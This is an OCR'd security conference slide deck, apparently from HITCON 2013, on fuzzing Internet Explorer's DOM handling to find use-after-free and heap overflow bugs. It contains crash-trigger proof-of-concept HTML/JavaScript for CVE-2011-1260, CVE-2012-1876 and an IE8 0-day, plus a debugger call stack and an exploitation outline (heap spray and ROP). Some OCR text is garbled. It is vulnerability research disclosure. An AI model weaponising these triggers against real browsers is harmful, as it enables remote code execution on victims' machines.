
啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec 啃 Spec

已知型態弱點

- 研究以往的弱點我們可以知道
- Internet Explorer is Not Good at
  - Parsing DOM Tree
  - Parsing <TABLE> with <TR> & <TD>
  - Parsing <TABLE> with <COL>

- CTreeNode & CTableLayout

Pseudo Scenario of Use-After-Free



```
<foo>
    <bla id=x>
        <bar id=y>
            ......
        </bar>
    </bla>
</foo>
```

```
<script>
    var x =
document.getElementById( 'x' );
    var y =
document.getElementById( 'y' );
    x.innerHTML = 'AAAA...';
    y.length = 100px;
</script>
```

Ex: CVE-2011-1260 (Not Full Version)

```
<body>
<script>
    document.body.innerHTML += "<object ...>TAG_1</object>";
    document.body.innerHTML += "<aid='tag_3' style='...'>TAG_3</a>";
    document.body.innerHTML +="AAAAAAA";
    document.body.innerHTML += "<strong style='...'>TAG_11</strong>";
</script>
</body>
```

Ex: CVE-2012-1876 (Heap Overflow)

```
<script> setTimeout("trigger();",1); </script>

<TABLE style="table-layout: fixed; ">
    <col id="132" width="41" span="1" > </col>
    </col>
</TABLE>
```

```
function trigger() {
    var obj_col =
document.getElementById("132");
    obj_col.width = "42765";
    obj_col.span = 1000;
}
```

Fuzzing with DOM Tree


- Using DOM Methods to Manipulate Objects
  - CreateElement
  - removeChild appendChild
  - InnerHTML outerText
  - createRange
  - addEventListener
  - select
  - …

Putting All Together

1) Randomize HTML Node for Initial
2) Manipulated Nodes with DOM Method

(Can Also Play with CSS at the Same Time)

這種東西很講運氣的



「運氣不好，
是人品問題」


-貝拉克.歐巴馬

Generally, Single Machine Run Can Find 1 or 2 IE 0-Day in a Month

I Have Successfully Found 0-Days from IE6 to IE9,
For IE10+ I Haven't Tried Because I am Too Lazy : (

So I Found a 0-Day For HITCON

1) Work on Internet Explore 8
2) Mshtml.dll 8.0.6001.23501



ZDNet

Search ZDNet

White Papers | Hot Topics | Downloads | Reviews | Newsletters

Log In | Join Z

US Edition | SMB | NextGen Networks | Data Center | M2M | CXO | Windows 8 | Apple | Cloud | Tablets | All Write

MUST READ: *Best Android tablets (July 2013 edition)*

Topic: Security | *Discover* | *Follow via:*

IE8 zero-day flaw targets U.S. nuke researchers; all versions of Windows affected

Summary: *Security researchers have discovered a previously unreported zero-day attack that targets U.S. government nuclear weapons scientists and researchers. Microsoft has warned Internet Explorer 8 users to upgrade to a later version of the browser, as the potentially affects at most one-quarter of all IE users.*

By Zack Whittaker for Zero Day | May 5, 2013 -- 11:41 GMT (04:41 PDT)

Follow @zackwhittaker

Attackers have exploited a previously unknown vulnerability in Internet Explorer 8, which targets U.S. government workers involved in nuclear weapons research.

According to multiple security research firms, the vulnerability has been used to launch specifically-targeted "watering hole" attacks aimed

Related Stories

Android trojan attempts via Bluetooth

Norton: Android app skip consent, gives Facebook user phone numbers

When the CISO shouldn whistle on vulnerabilities

Flurry of products pushin India

The best of ZDNet, delivered

ZDNet Newsletters

Get the best of ZDNet delivered s to your inbox

Enter your email address

☑ ZDNet Must Read News Alert

Major news is breaking. Are yo

ZDNet | Follow @zdnet | Like 156k | *Join | Log In | Privacy | Cookies*

http://www.zdnet.com/ie8-zero-day-flaw-targets-u-s-nuke-researchers-all-versions-of-windows-affected-7000014908/

WinXP 還能再戰十年


Proof-of-Concept

```
<html>
<script>
    var                men
    x.innerH
</script>
<body>
<table>
    ……
</table>
</body>
</html>
```

Microsoft is Our Sponsor

I Can't Say More Detail Until Patched : (

Call Stack



```
0:008> k
ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames may be wrong.
0172b0fc 3dc065c7 0x85d8b53
0172b100 3dba48c9 mshtml!CElement::Doc+0x7
0172b11c 3dba4b32 mshtml!CTreeNode::ComputeFormats+0xb9
0172b3c8 3dbb372e mshtml!CTreeNode::ComputeFormatsHelper+0x44
0172b3d8 3dbb36ee mshtml!CTreeNode::GetFancyFormatIndexHelper+0x11
0172b3e8 3dbb36d5 mshtml!CTreeNode::GetFancyFormatHelper+0xf
0172b3f8 3dcc50c7 mshtml!CTreeNode::GetFancyFormat+0x35
0172b404 3dcc0b48 mshtml!ISpanQualifier::GetFancyFormat+0x5a
0172b410 3dcc0b05 mshtml!SRunPointer::IsRelativeSpanEdge+0x3a
0172b418 3dcc1c92 mshtml!SRunPointer::IsRelativeSpan+0x14
0172b438 3dcc263c mshtml!CDisplayBoxProperties::GetHasInlineOutlines+0x7d
0172b468 3dcc2b76 mshtml!CDisplayBoxProperties::SetDisplayBoxProperties+0x24d
0172b7ec 3dcc2ad9 mshtml!CPtsTextParaclient::SetupTextDisplayBox+0x90
0172b874 3dcc2a0e mshtml!CPtsTextParaclient::SetupDisplayBoxForSpan+0x66
0172b960 3dcab2e5 mshtml!CPtsTextParaclient::SetupDisplayBox+0x203
0172ba18 3dcaa896 mshtml!CPtsBfcBlockParaclient::SetupDisplayBoxForTrack+0x2b7
0172bd98 3dc6e7fb mshtml!CPtsBfcBlockParaclient::SetupDisplayBox+0x349
0172be3c 3dc6e589 mshtml!CPtsTableContainerParaclient::SetupDisplayBoxForTrack+0x130
0172c358 3dcc8857 mshtml!CPtsTableContainerParaclient::SetupDisplayBox+0x2ad
0172c7d8 3dcc8857 mshtml!CPtsBlockContainerParaclient::SetupDisplayBox+0x4a6
```

call edx

```
(e10.950): Access violation - code c0000005 (!!! second chance !!!)
eax=3dbf00a4 ebx=0019bb30 ecx=037f12c8 edx=085d8b53
esi=0172b130 edi=00000000
eip=085d8b53 esp=0172b100 ebp=0172b11c iopl=0         nv up ei pl
zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
085d8b53 ??              ???
```

Writing Exploit

- Windows Protection
  - DEP
  - Luckily If Windows XP We Don't Care About ASLR
  - Luckily It is Not IE10+ that It Hasn't vTable Guard

So, Writing Exploit is Easy

Heap Spray + ROP Enough

Demo

YouTube

http://youtube.com/watch?v=QwKkfUcq_VA

本來故事到這有個美滿的結局

Originally, This Story Have a Happy Ending

But

人生最精彩的就是這個 But

0-Day 在 HITCON 前一週被修掉了

Silent Fixed Before a Week of HITCON

What the

Proof-of-Concept

```
<!DOCTYPE html>
<table>
 <tr><legend><span >
  <q id='e'>
   <a align="center"> <th> O </th> </a>
  </q>
 </span></legend></tr>
</table>
</html>
```

```
window.onload = function(){
var x = document.getElementById('e');
x.outerText = '';
}
```

Work on

- mshtml.dll ...... # ......
- mshtml.dll ...... # 2013 / 05 / 14
- mshtml.dll 8.0.6001.23501 # 2013 / 06 / 11
- mshtml.dll 8.0.6001.23507 # 2013 / 07 / 09

Reference

- VUEPN Blog
  - http://www.vupen.com/blog/
- Paimei
  - https://github.com/OpenRCE/paimei

- Special Thank tt & nanika

Thanks

<Orange@chroot.org>